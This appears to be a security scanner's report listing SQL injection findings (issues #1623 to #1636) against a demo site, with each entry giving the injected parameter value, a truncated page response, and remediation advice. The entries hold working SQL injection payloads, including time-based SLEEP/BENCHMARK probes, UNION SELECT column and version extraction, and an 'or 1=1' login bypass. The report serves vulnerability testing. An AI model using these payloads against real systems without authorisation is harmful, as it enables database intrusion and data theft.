Issue Number	#1623

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>'&&SLEEP(5)&&'1</td></tr></table>	Name	Value	DemoUser1#	'&&SLEEP(5)&&'1
Name	Value				
DemoUser1#	'&&SLEEP(5)&&'1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1624				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 7300=7300 AND ('pKIZ='pKIY</td></tr></table>	Name	Value	DemoUser1#	AND 7300=7300 AND ('pKIZ='pKIY
Name	Value				
DemoUser1#	AND 7300=7300 AND ('pKIZ='pKIY				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p>				

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1625

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))--</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))--
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1626				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1627

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	""

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
```

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1628	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>1)) or sleep(5)#</td></tr></table>		Name	Value	DemoUser1#	1)) or sleep(5)#
Name	Value					
DemoUser1#	1)) or sleep(5)#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zz6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1629					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1630				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1631	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17</td></tr></table>		Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17
Name	Value					
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1632					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>"</td></tr></table>		Name	Value	DemoUser1#	"
Name	Value					
DemoUser1#	"					
Response	<div>Content-type: text/html; charset=UTF-8 Content length: 7785</div>					

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1633

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1
Name	Value				
DemoUser1#	UNION ALL SELECT 1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1634				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1635

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
```

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1636

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin' or 1=1#</td></tr></table>	Name	Value	DemoUser1#	admin' or 1=1#
Name	Value				
DemoUser1#	admin' or 1=1#				
